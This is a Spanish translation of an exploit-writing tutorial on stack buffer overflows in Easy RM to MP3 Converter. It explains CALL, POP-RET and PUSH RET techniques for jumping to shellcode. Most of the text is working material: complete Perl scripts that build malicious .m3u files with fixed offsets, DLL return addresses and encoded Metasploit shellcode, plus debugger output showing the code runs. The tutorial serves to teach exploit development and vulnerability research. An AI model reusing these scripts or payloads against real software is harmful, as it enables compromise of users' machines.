

Tutorial de Creación de Exploits parte 2: Stack Based Overflows o Desbordamiento de la Base del Stack.

Saltando a la Shellcode

¿A dónde quieres Jumpear hoy? ☺

En mi tutorial anterior <http://www.mediafire.com/?4fxv630j8k8yfa1> expliqué lo básico acerca de cómo descubrir una vulnerabilidad y usar esa información para crear un script funcional. En el ejemplo que usé en ese tutorial, vimos que ESP apunta casi directamente al principio de nuestro buffer (solo teníamos que anteponer 4 bytes a la Shellcode para hacer que ESP apuntara directamente a la Shellcode) y pudimos usar un JMP ESP para lograr ejecutar Shellcode.

Nota: este tutorial es un complemento de la parte 1. Por favor, tomate tu tiempo para leer la parte 1 y entenderla antes de ponerte a leer ésta.

El hecho de que pudiéramos usar “JMP ESP”, fue casi un escenario perfecto. No siempre es “fácil”. Hoy hablaré de otras formas de ejecutar/saltar a la Shellcode, y finalmente acerca de cuáles son tus opciones si te encuentras con buffers pequeños.

Hay una variedad de métodos para forzar la ejecución de la Shellcode.

- **JMP o CALL:** Un registro que apunta a la Shellcode. Con esta técnica, básicamente usas un registro que contiene la dirección donde está la Shellcode y pone esa dirección en EIP. Tratas de encontrar el Opcode de un JMP o CALL a ese registro en una de las DLL's que es cargada al ejecutarse la aplicación. Cuando haces tu Payload, en vez de sobrescribir EIP con una dirección en memoria, necesitas sobrescribir EIP con la dirección del JMP al registro. Por supuesto, esto solo funciona si uno de los registros disponibles tiene una dirección que apunte a la Shellcode. Así fue como pudimos lograr que nuestro exploit funcionara en el tutorial 1. Por lo tanto, no las volveré a explicar.
- **POP-RET:** Si ninguno de los registros apunta directamente a la Shellcode, pero puedes ver una dirección en el Stack (primera, segunda...dirección en el Stack) que apunte a la Shellcode, entonces tú puedes cargar el valor en EIP poniendo primero un puntero a

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

POP RET, POP POP RET o POP POP POP RET (todo depende del lugar donde se encuentre la dirección en el Stack) en EIP.

- PUSH RET: Este método solo es un poco diferente de la técnica “CALL Registro”. Si no puedes conseguir un Opcode a un <JMP Registro> o <CALL Registro>, simplemente podrías poner la dirección en el Stack y luego un RET. Tratas de encontrar un <PUSH Registro> seguido por un RET. Encontrar el Opcode para esta secuencia, encontrar una dirección que ejecute esta secuencia y sobrescribir EIP con esta dirección.
- JMP[Reg+Offset]: Si hay un registro que apunte al buffer que contiene la Shellcode, pero no apunta al principio de la Shellcode, puedes tratar también de encontrar una instrucción en una de las DLL's de la aplicación o del SO, la cual agregará los bytes necesarios al registro y luego saltará a ese registro. Me referiré a este método como: JMP[Reg+Offset].
- Retorno Ciego: En mi tutorial, expliqué que ESP a la posición actual del Stack (por definición). Un RET POPeará o quitará los últimos valores (4 bytes) y pondrá esa dirección en EIP. Si sobrescribes EIP con la dirección que ejecutará un RET, cargarás el valor almacenado de ESP a EIP. Si te encuentras con que el espacio disponible (después de sobrescribir EIP) es limitado, pero tienes mucho espacio antes de sobrescribir EIP, podrías usar JMP Código en el buffer más pequeño al salto hacia la Shellcode principal en la primera parte del buffer.
- SEH: Cada aplicación tiene un manejador de excepciones por defecto que es provista por el SO. Aún si la aplicación no usa manejo de excepciones, puedes tratar de sobrescribir el manejador SEH con tu propia dirección y hacerlo saltar a tu Shellcode. Usan SEH, puedes hacer un exploit más seguro en varias plataformas de Windows, pero requiere más explicación antes de que puedas empezar a abusar del SEH para escribir exploits. La idea detrás de esto es que si haces un exploit que no funcione en un determinado SO, entonces el Payload puede crashear la aplicación y producir una excepción. Si puedes combinar un exploit “regular” con un exploit basado en SEH, entonces has construido un exploit más seguro. De todas maneras, la próxima parte de esta serie de tutoriales (parte 3) tratará con SEH. Solo recuerda que un Desbordamiento de la Base del Stack, donde puedes sobrescribir EIP, podría potencialmente estar sujeto a una técnica de exploit basada en SEH también, dándote más estabilidad,

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

un tamaño de buffer más grande y sobrescribir EIP daría un SEH, así que es ganar, ganar. 😊

Las técnicas explicadas en este documento, son solo ejemplos. El objetivo de este tutorial es explicarte que hay varias formas de saltar a tu Shellcode, y en otros casos puede haber solo una y puede requerir una combinación de técnicas para ejecutar tú código arbitrario.

Puede haber muchos métodos para que tu exploit funcione de forma segura, pero si dominas las explicadas aquí y si usas tu sentido común, podrás encontrar la forma de enfrentar muchos problemas cuando trates de hacer un exploit para saltar a tu Shellcode. Aún si una técnica parece que funciona, pero la Shellcode no quiere ejecutarse aún puedes jugar con los codificadores de Shellcodes, poner la Shellcode un poco más lejos y poner algunos NOP's antes de la Shellcode. Éstas son todas las cosas que te ayudarán para que tu exploit funcione.

Por supuesto, es perfectamente posible que una vulnerabilidad solo lleve a un error y nunca pueda ser explotada.

Démosle un vistazo a la implementación práctica de algunas de las técnicas antes mencionadas.

CALL[Reg]

Si un registro es cargado con una dirección que apunta directamente a la Shellcode y al primer byte de ESP de tu Shellcode, entonces puedes sobrescribir EIP con la dirección del CALL ESP y la Shellcode se ejecutará. Esto funciona con todos los registros y es muy popular kernel32.dll contiene muchas direcciones CALL[Reg].

Ejemplo rápido: asumiendo que ESP apunta a la Shellcode: primero, busca una dirección que tenga el Opcode "CALL ESP". Usaremos FindJMP:

```
findjmp.exe kernel32.dll esp
```

```
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C836A08      call esp
0x7C874413      jmp esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 2 usable addresses
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

Ahora, escribe el exploit y sobrescribe 0x7C836A08.

Del ejemplo del Easy RM to MP3 del tutorial 1. Sabemos que podemos apuntar a ESP al principio de nuestra Shellcode añadiendo 4 caracteres entre el espacio donde EIP es sobrescrito y ESP. Un exploit común, luciría así:

```
my $file= "test1.m3u";
my $junk= "A" x 26094;

my $eip = pack('V',0x7C836A08); #overwrite EIP with call esp

my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of
shellcode bytes

my $shellcode = "\x90" x 25; #start shellcode with some NOPS

# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc

$shellcode = $shellcode .
"\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open($FILE, ">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "Archivo m3u creado con exito\n";
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
Command - PID 3512 - WinDbg:6.11.0001.404 x86
ModLoad: 77dd0000 77e6b000 C:\WINDOWS\system32\ADVAPI32.d
ModLoad: 77e70000 77f02000 C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000 C:\WINDOWS\system32\Secur32.dl
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll
ModLoad: 00330000 00339000 C:\WINDOWS\system32\Normaliz.d
ModLoad: 78000000 78045000 C:\WINDOWS\system32\iertutil.d
ModLoad: 77c00000 77c08000 C:\WINDOWS\system32\VERSION.dl
ModLoad: 73dd0000 73ece000 C:\WINDOWS\system32\MFC42.DLL
ModLoad: 763b0000 763f9000 C:\WINDOWS\system32\comdlg32.d
ModLoad: 5d090000 5d090000 MCTL32.d
ModLoad: 7c9c0000 7c9c0000 ELL32.dl
ModLoad: 76080000 76080000 WCP60.dl
ModLoad: 76b40000 76b40000 NMM.dll
ModLoad: 76390000 76390000 M32.DLL
ModLoad: 773d0000 773d0000 Microsoft
ModLoad: 74720000 74720000 CTF.dll
ModLoad: 755c0000 755c0000 ctfime.ir
ModLoad: 774e0000 774e0000 e32.dll
ModLoad: 10000000 10000000 RM to MP:
ModLoad: 71ab0000 71ab0000 2_32.dll
ModLoad: 71aa0000 71aa0000 PHELP.dll
ModLoad: 00ce0000 00ce0000 RM to MP:
ModLoad: 01a90000 01a90000 RM to MP:
ModLoad: 00c80000 00c80000 RM to MP:
ModLoad: 01b10000 01b10000 RM to MP:
ModLoad: 01fe0000 01fe0000 WCIRT.dl
ModLoad: 77120000 77120000 EAUT32.d
ModLoad: 02200000 02200000 RM to MP:
ModLoad: 73000000 73000000 C:\WINDOWS\system32\WINSPOOL.DI
ModLoad: 02240000 02250000 C:\Program Files\Easy RM to MP:
ModLoad: 02460000 02472000 C:\Program Files\Easy RM to MP:
ModLoad: 76ee0000 76f1c000 C:\WINDOWS\system32\RASAPI32.d
ModLoad: 76e90000 76ea2000 C:\WINDOWS\system32\rasman.dll
ModLoad: 76e90000 76e90000 C:\WINDOWS\system32\rasman.dll
```

¡Voilà!

POP-RET

Como expliqué arriba, en el ejemplo de Easy RM to MP3 pudimos ajustar nuestro buffer para que apuntara a la Shellcode. ¿Qué tal no hubiera un registro que apuntara la Shellcode?

Bueno, en este caso una dirección apuntando a la Shellcode puede estar en el Stack. Si Dumpeas ESP, mira las primeras direcciones. Si una de ellas apunta a tu Shellcode o a un buffer que controles, entonces puedes buscar un POP RET, POP POP RET o POP POP POP RET (nada que ver aquí con un exploit basado en SEH) para:

- Tomar direcciones del Stack y saltarlas.
- Saltar la dirección que debería traerte a la Shellcode.

La técnica POP-RET se usa obviamente solo cuando ESP+Offset ya tiene una dirección que apunta a la Shellcode. Dumpea ESP. Ve si una de las primeras direcciones apunta a la Shellcode y pon una referencia a POP RET, POP POP RET o POP POP POP RET en EIP. Esto tomará alguna dirección del Stack (una por cada POP) y pondrá la próxima dirección en EIP. Si eso apunta a la Shellcode, entonces tú ganas.

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

Hay un segundo uso para POP RET. ¿Qué tal si controlas EIP, ningún registro apunta a la Shellcode, pero tu Shellcode se puede encontrar en ESP+8? En ese caso, puedes poner un POP POP RET en EIP que saltará a ESP+8. Si pones un puntero a JMP ESP en ese lugar, entonces saltará a la Shellcode que está justo después al puntero JMP ESP.

Hagamos una prueba. Sabemos que necesitamos 26094 bytes antes de sobrescribir EIP y 4 bytes más antes de llegar a la dirección del Stack donde ESP apunta (en mi caso apunta a 0x000ff730)

Simularemos que, en ESP+8, tenemos una dirección que apunta a la Shellcode. De hecho pondremos la Shellcode detrás el. De nuevo, esto es solo una prueba. El objetivo es hacer que salte al primer BP. Directamente al segundo BP, el cual está en ESP+8 bytes = 0x000ff738.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB"; #overwrite EIP
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of
shellcode bytes
my $shellcode = "\xcc"; #first break
$shellcode = $shellcode . "\x90" x 7; #add 7 more bytes
$shellcode = $shellcode . "\xcc"; #second break
$shellcode = $shellcode . "\x90" x 500; #real shellcode
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "Archivo m3u creado con exito\n";
```

Miremos el Stack:

La aplicación crasheó por el desbordamiento de buffer. Hemos sobrescrito EIP con “BBBB”. ESP apunta a 000ff730, el cual comienza con el primer BP, luego 7 NOP’s, y después vemos el segundo BP que realmente es el inicio de nuestra Shellcode y está en la dirección 0x000ff738.

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000067fa
eip=42424242 esp=000ff730 ebp=00344200 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??                ???
0:000> d esp
000ff730  cc 90 90 90 90 90 90 90-cc 90 90 90 90 90 90 90 .....
000ff740  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff750  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff760  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff770  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....

0:000> d 000ff738
000ff738 cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff748 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff758 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff768 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff778 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff788 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff798 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff7a8 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
```

La meta es conseguir el valor de ESP+8 en EIP y hacer que salte a la Shellcode. Usaremos la técnica del POP RET más la dirección del JMP ESP para lograr esto. Un POP quitará 4 bytes del tope del Stack. ESP apuntaría a 000ff738. Cuando se ejecuta un RET, el valor en la dirección actual en ESP se pone en EIP. Si el valor en 000ff738 contiene la dirección de un JMP ESP, entonces eso lo que EIP haría. El buffer después de 000ff738 debe contener nuestra Shellcode. Necesitamos encontrar la secuencia de instrucción POP POP RET en alguna parte y sobrescribir EIP con la dirección de la primera parte de esa secuencia y debemos apuntar ESP+8 a la dirección del JMP ESP seguido por la misma Shellcode.

Primero que todo, necesitamos saber el Opcode para el POP POP RET. Usaremos la función de ensamblado en Windbg para conseguir los Opcodes.

```
0:000> a
7c90120e pop eax
pop eax
7c90120f pop ebp
pop ebp
7c901210 ret
ret
7c901211

0:000> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e 58          pop     eax
7c90120f 5d          pop     ebp
7c901210 c3          ret
7c901211 ffcc       dec     esp
7c901213 c3          ret
7c901214 8bff       mov     edi,edi
7c901216 8b442404   mov     eax,dword ptr [esp+4]
7c90121a cc          int     3
```

Así que los Opcodes del POP POP RET son: 0x58, 0x5d, 0xc3.

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

Por supuesto, puedes POPear otros registros también. Éstos son algunos Opcodes de registros disponibles:

<u>pop register</u>	<u>opcode</u>
pop eax	58
pop ebx	5b
pop ecx	59
pop edx	5a
pop esi	5e
pop ebp	5d

Ahora, necesitamos buscar esta secuencia en una de las DLL's disponibles. En el tutorial 1 hemos hablado de las DLL's de una aplicación versus las plataformas/versiones de Windows, pero aún necesitas que la DLL use la misma dirección base siempre. Algunas veces, las DLL's se rebasan y en ese escenario pudo haber sido mejor usar una de las DLL's del SO (user32.dll o kernel32.dll por ejemplo)

Abre Easy RM to MP3 (no abras ningún archivo ni nada por el estilo) y luego atáchalo con Windbg.

Windbg mostrará los módulos cargados tanto los del SO como los de la aplicación. Mira la parte superior de la salida de Windbg y busca las líneas que comienzas con ModLoad.

Éstas son un par de DLL's de la aplicación:

```
ModLoad: 00ce0000 00d7f000 C:\Program Files\Easy RM to MP3
Converter\MSRMfilter01.dll
ModLoad: 01a90000 01b01000 C:\Program Files\Easy RM to MP3
Converter\MSRMCcodec00.dll
ModLoad: 00c80000 00c87000 C:\Program Files\Easy RM to MP3
Converter\MSRMCcodec01.dll
ModLoad: 01b10000 01fdd000 C:\Program Files\Easy RM to MP3
Converter\MSRMCcodec02.dll
```

Puedes mostrar la base de la imagen (image base) de una DLL ejecutando dumpbin.exe de Visual Studio con parámetros/cabeceras contra la DLL. Ésto te permitirá definir las direcciones más altas y más bajas para realizar búsquedas.

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

Deberías tratar de evitar usar direcciones que contengan bytes NULL porque haría más difícil al exploit, no imposible.

Una búsqueda en MSRMCodec00.dll, te da algunos resultados:

```
0:014> s 01a90000 l 01b01000 58 5d c3
01ab6a10 58 5d c3 33 c0 5d c3 55-8b ec 51 51 dd 45 08 dc X].3.]U..QQ.E..
01ab8da3 58 5d c3 8d 4d 08 83 65-08 00 51 6a 00 ff 35 6c X]..M..e..Qj..5l
01ab9d69 58 5d c3 6a 02 eb f9 6a-04 eb f5 b8 00 02 00 00 X].j...j.....
```

OK. Podemos saltar a ESP+8 ahora. En ese lugar, necesitamos poner la dirección al JMP ESP porque, como expliqué antes, el RET tomará la dirección de ese lugar y lo pondrá en EIP. En ese punto, la dirección de ESP apuntará a nuestra Shellcode la cual está después de la dirección del JMP ESP.

En el tutorial 1, aprendimos que 0x01ccf23a hace referencia a JMP ESP.

OK. Volvamos a nuestro script de Perl y reemplacemos las “BBBB” (usadas para sobrescribir EIP) con una de las 3 direcciones POP POP RET seguido por 8 bytes (NOP) para simular que la Shellcode está a 8 bytes menos del tope del Stack, luego la dirección del JMP ESP y después la Shellcode.

El buffer se verá así:

```
[AAAAAAAAAAAA...AA][0x01ab6a10][NOPNOPNOPNOPNOPNOPNOPNOP][0x01ccf23a][S
hellcode]
    26094 A's          EIP          8 bytes offset          JMP ESP
                      (=POPPOPRET)
```

Y el flujo completo del exploit se verá así:

```
-----
|                                     |(1)
|                                     |
|          ESP apunta aquí (1)        |
|                                     |
|                                     v
[AAAAAAAAAAAA...AA][0x01ab6a10][NOPNOPNOPNOPNOPNOPNOPNOP][0x01ccf23a][Shellcode]
    26094 A's          EIP          offset de 8 bytes          JMP ESP ^
                      (=POPPOPRET)                               |   | (2)
                                                                |-----|
                                                                ESP ahora apunta aquí (2)
```

Simularemos ésto con un BP y algunos NOP's como Shellcode así veremos si los saltos funcionan bien.

```
my $file= "test1.m3u";
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
my $junk= "A" x 26094;

my $eip = pack('V',0x01ab6a10); #pop pop ret from MSRMfilter01.dll
my $jmpesp = pack('V',0x01ccf23a); #jmp esp

my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of
shellcode bytes
my $shellcode = "\x90" x 8; #add more bytes
$shellcode = $shellcode . $jmpesp; #address to return via pop pop ret ( =
jmp esp)
$shellcode = $shellcode . "\xcc" . "\x90" x 500; #real shellcode

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "Archivo m3u creado con exito\n";
```

```
(d08.384): Break instruction exception - code 80000003 (!!! second chance
!!!)
eax=90909090 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000067fe
eip=000ff73c esp=000ff73c ebp=90909090 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff72b:
000ff73c cc                int      3
0:000> d esp
000ff73c  cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff74c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 .....
000ff75c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 .....
000ff76c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 .....
000ff77c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 .....
000ff78c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 .....
000ff79c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 .....
000ff7ac  90 90 90 90 90 90 90 90-90 90 90 90 90 90 .....
```

Bien. Ese funcionó. Ahora, reemplacemos los NOP's después del JMP ESP (ESP+8) con la Shellcode real (algunos NOP's para estar estar seguros + la Shellcode, codificado con `alpha_upper`) (Ejecutar la Calc):

```
my $file= "test1.m3u";
my $junk= "A" x 26094;

my $eip = pack('V',0x01ab6a10); #pop pop ret from MSRMfilter01.dll
my $jmpesp = pack('V',0x01ccf23a); #jmp esp

my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of
shellcode bytes
my $shellcode = "\x90" x 8; #add more bytes
$shellcode = $shellcode . $jmpesp; #address to return via pop pop ret ( =
jmp esp)

$shellcode = $shellcode . "\x90" x 50; #real shellcode
# windows/exec - 303 bytes
# http://www.metasploit.com
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode .
"\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open($FILE, ">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "Archivo m3u creado con exito\n";
```

```
ModLoad: 73000000 73026000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02240000 02250000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.c
ModLoad: 02460000 02472000 C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76ee0000 76f1c000 C:\WINDOWS\system32\RASAPI32.dll
ModLoad: 76f20000 76f3c000 C:\WINDOWS\system32\rasman.dll
ModLoad: 76f40000 76f54000 C:\WINDOWS\system32\NETAPI32.dll
ModLoad: 76f60000 76f74000 C:\WINDOWS\system32\TAPIO32.dll
ModLoad: 76f80000 76f94000 C:\WINDOWS\system32\rtutils.dll
ModLoad: 76fa0000 76fb4000 C:\WINDOWS\system32\USERENV.dll
ModLoad: 76fd0000 76fe4000 C:\WINDOWS\system32\sensapi.dll
ModLoad: 76ff0000 77004000 C:\WINDOWS\system32\msv1_0.dll
ModLoad: 77020000 77034000 C:\WINDOWS\system32\iphlpapi.dll
ModLoad: 77060000 77074000 C:\WINDOWS\system32\msvsock.dll
ModLoad: 770a0000 770b4000 C:\WINDOWS\system32\rasadhlp.dll
ModLoad: 770c0000 770d4000 C:\WINDOWS\system32\urimon.dll
ModLoad: 770e0000 770f4000 C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 77100000 77114000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 77130000 77144000 C:\WINDOWS\system32\wshhcpip.dll
ModLoad: 77160000 77174000 C:\WINDOWS\system32\apphelp.dll
ModLoad: 77190000 771a4000 C:\WINDOWS\system32\CLBCATQ.DLL
ModLoad: 771c0000 771d4000 C:\WINDOWS\system32\COMRes.dll
ModLoad: 771f0000 77204000 C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 77230000 77244000 C:\WINDOWS\system32\UXTheme.dll
ModLoad: 77270000 77284000 C:\WINDOWS\system32\ntshrui.dll
ModLoad: 772c0000 772d4000 C:\WINDOWS\system32\ATL.DLL
(c80.c4c): Access violation - code c0000005 (!!! second chance !!!)
eax=00000000 ebx=7c80353c ecx=ffffc3d edx=00000000 esi=c644d12e edi=7c80262c
eip=000ff7d0 esp=000ff720 ebp=7c800000 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff7bf:
000ff7d0 ac          lods     byte ptr [esi]          ds:0023:c644d12e=??
```

¡Baam!

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

PUSH RET

Éste es de alguna manera similar al `CALL[Reg]`. Si alguno de los registro apunta directamente a tu Shellcode y por alguna razón no puedes usar un `JMP[Reg]` para saltar a la Shellcode, entonces podrías:

- Poner la dirección de ese registro en el Stack.
- `RET` (el cual tomará la dirección del Stack para saltar a ella)

Para que esto funcione, necesitarás sobrescribir EIP con la dirección de un `PUSH[Reg]` la secuencia de `RET` en una de las DLL's.

Imagina que la Shellcode está ubicada directamente en ESP. Primero, necesitas buscar el Opcode para `PUSH ESP` y para el `RET`.

```
0:000> a
000ff7ae push esp
push esp
000ff7af ret
ret

0:000> u 000ff7ae
<Unloaded_P32.dll>+0xff79d:
000ff7ae 54          push     esp
000ff7af c3          ret
```

La secuencia de Opcode es `0x54, 0xc3`.

Busca este Opcode:

```
0:000> s 01a90000 l 01dff000 54 c3
01aa57f6 54 c3 90 90 90 90 90-90 90 8b 44 24 08 85 c0 T.....D$.L
01b31d88 54 c3 fe ff 85 c0 74 5d-53 8b 5c 24 30 57 8d 4c T.....t]S.\$0W.L
01b5cd65 54 c3 8b 87 33 05 00 00-83 f8 06 0f 85 92 01 00 T...3.....
01b5cf2f 54 c3 8b 4c 24 58 8b c6-5f 5e 5d 5b 64 89 0d 00 T..L$X..^[d...
01b5cf44 54 c3 90 90 90 90 90 90-90 90 90 90 8a 81 da 04 T.....
01b5cf44 54 c3 90 90 90 90 90 90-90 90 90 90 8a 81 da 04 T.....
01bbbb3e 54 c3 8b 4c 24 50 5e 33-c0 5b 64 89 0d 00 00 T..L$P^3.[d....
01bbbb51 54 c3 90 90 90 90 90 90-90 90 90 90 90 90 6a T.....j
01bf2aba 54 c3 0c 8b 74 24 20 39-32 73 09 40 83 c2 08 41 T...t$ 92s.@...A
01c0f6b4 54 c3 b8 0e 00 07 80 8b-4c 24 54 5e 5d 5b 64 89 T.....L$T^][d.
01c0f6cb 54 c3 90 90 90 64 a1 00-00 00 00 6a ff 68 3b 84 T....d....j.h;.
01c692aa 54 c3 90 90 90 90 8b 44-24 04 8b 4c 24 08 8b 54 T.....D$..L$.T
01d35a40 54 c3 c8 3d 10 e4 38 14-7a f9 ce f1 52 15 80 d8 T..=.8.z...R...
01d4daa7 54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56 T..Mh../2.....V
